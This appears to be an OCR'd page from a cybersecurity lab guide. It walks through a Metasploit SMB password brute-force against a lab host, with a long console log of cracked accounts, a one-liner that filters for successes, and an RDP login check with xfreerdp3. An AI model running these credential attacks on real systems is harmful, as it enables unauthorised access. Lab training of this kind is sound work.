
Use the **smb_login module** for SMB Brute-Force Attack:


```
use auxiliary/scanner/smb/smb_login
set RHOSTS <target_IP>
set USER_FILE /path/to/users.txt
set PASS_FILE /path/to/passwords.txt
set SMBDomain ozcazual
run
```


user1@kali: ~
┌──(user1㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more
cowsay++
< metasploit >
=[metasploit v6.4.56-dev]
+ -- --=[2505 exploits - 1288 auxiliary - 431 post]
+ -- --=[1610 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE /usr/share/wordlists/users.txt
USER_FILE => /usr/share/wordlists/users.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/wordlists/passwords.txt
PASS_FILE => /usr/share/wordlists/passwords.txt
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain ozcazual
SMBDomain => ozcazual
msf6 auxiliary(scanner/smb/smb_login) > run


Output:


user1@kali: ~
SMBDomain => ozcazual
msf6 auxiliary(scanner/smb/smb_login) > run
[*] 192.168.1.10:445 - 192.168.1.10:445 - Starting SMB login bruteforce
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:Weakpassword01',
[!] 192.168.1.10:445 - No active DB -- Credential data will not be saved!
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:!nf0tecH',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\admin:P@ssword123!',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\administrator:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\administrator:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\administrator:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\administrator:Weakpassword04',
[+] 192.168.1.10:445 - 192.168.1.10:445 - Success: 'ozcazual\administrator:!nf0tecH' Administrator
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\administrator:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\administrator:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\administrator:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\administrator:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\administrator:!nf0tecH',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\administrator:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\administrator:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\administrator:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\administrator:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\administrator:P@ssword123!',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:!nf0tecH',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:userPass',


user1@kali: ~
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\administrator:P@ssword123!',
[+] 192.168.1.10:445 - 192.168.1.10:445 - Success: 'ozcazual\asmith:Weakpassword01'
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\asmith:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\asmith:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\asmith:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\asmith:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\asmith:!nf0tecH',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\asmith:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\asmith:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\asmith:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\asmith:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\asmith:P@ssword123!',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\asmith:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\asmith:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\asmith:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\asmith:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\asmith:!nf0tecH',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\asmith:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\asmith:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\asmith:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\asmith:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\asmith:P@ssword123!',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\jdoe:Weakpassword01',
[+] 192.168.1.10:445 - 192.168.1.10:445 - Success: 'ozcazual\jdoe:Weakpassword02'
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\jdoe:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\jdoe:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\jdoe:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\jdoe:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\jdoe:!nf0tecH',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\jdoe:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\jdoe:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\jdoe:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\jdoe:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\\jdoe:P@ssword123!',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\jdoe:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\ozcazual\jdoe:Weakpassword02',



user1@kali: ~
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\testuser:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\testuser:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\testuser:P@ssword123!',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:!nf0tecH',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\root:P@ssword123!',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:!nf0tecH',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\test:P@ssword123!',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:Weakpassword01',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:Weakpassword02',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:Weakpassword03',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:Weakpassword04',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:!nf0tecH',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:pfsense',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:adminPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:password1',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:userPass',
[-] 192.168.1.10:445 - 192.168.1.10:445 - Failed: 'ozcazual\guest:P@ssword123!',
[*] 192.168.1.10:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.10:445 - Bruteforce completed, 4 credentials were successful.
[*] 192.168.1.10:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >

```
msfconsole -q -x "use auxiliary/scanner/smb/smb_login; set RHOSTS <target_IP>; set USER_FILE /path/to/users.txt; set PASS_FILE /path/to/passwords.txt; set SMBDomain ozcazual; run; exit" | grep Success
```





- **Analyzing Attack Success & Indicators of Compromise (IoCs)**
- Check if valid credentials were obtained:
  Check RDP Brute-Force User Credentials manually using **xfreerdp3** tool:


```
xfreerdp3 /u:'domain\username' /p:'your_Password' /v:<target_IP> /cert:ignore
```



Use **Remmina** graphical RDP tool to verify Brute-Force user credentials:





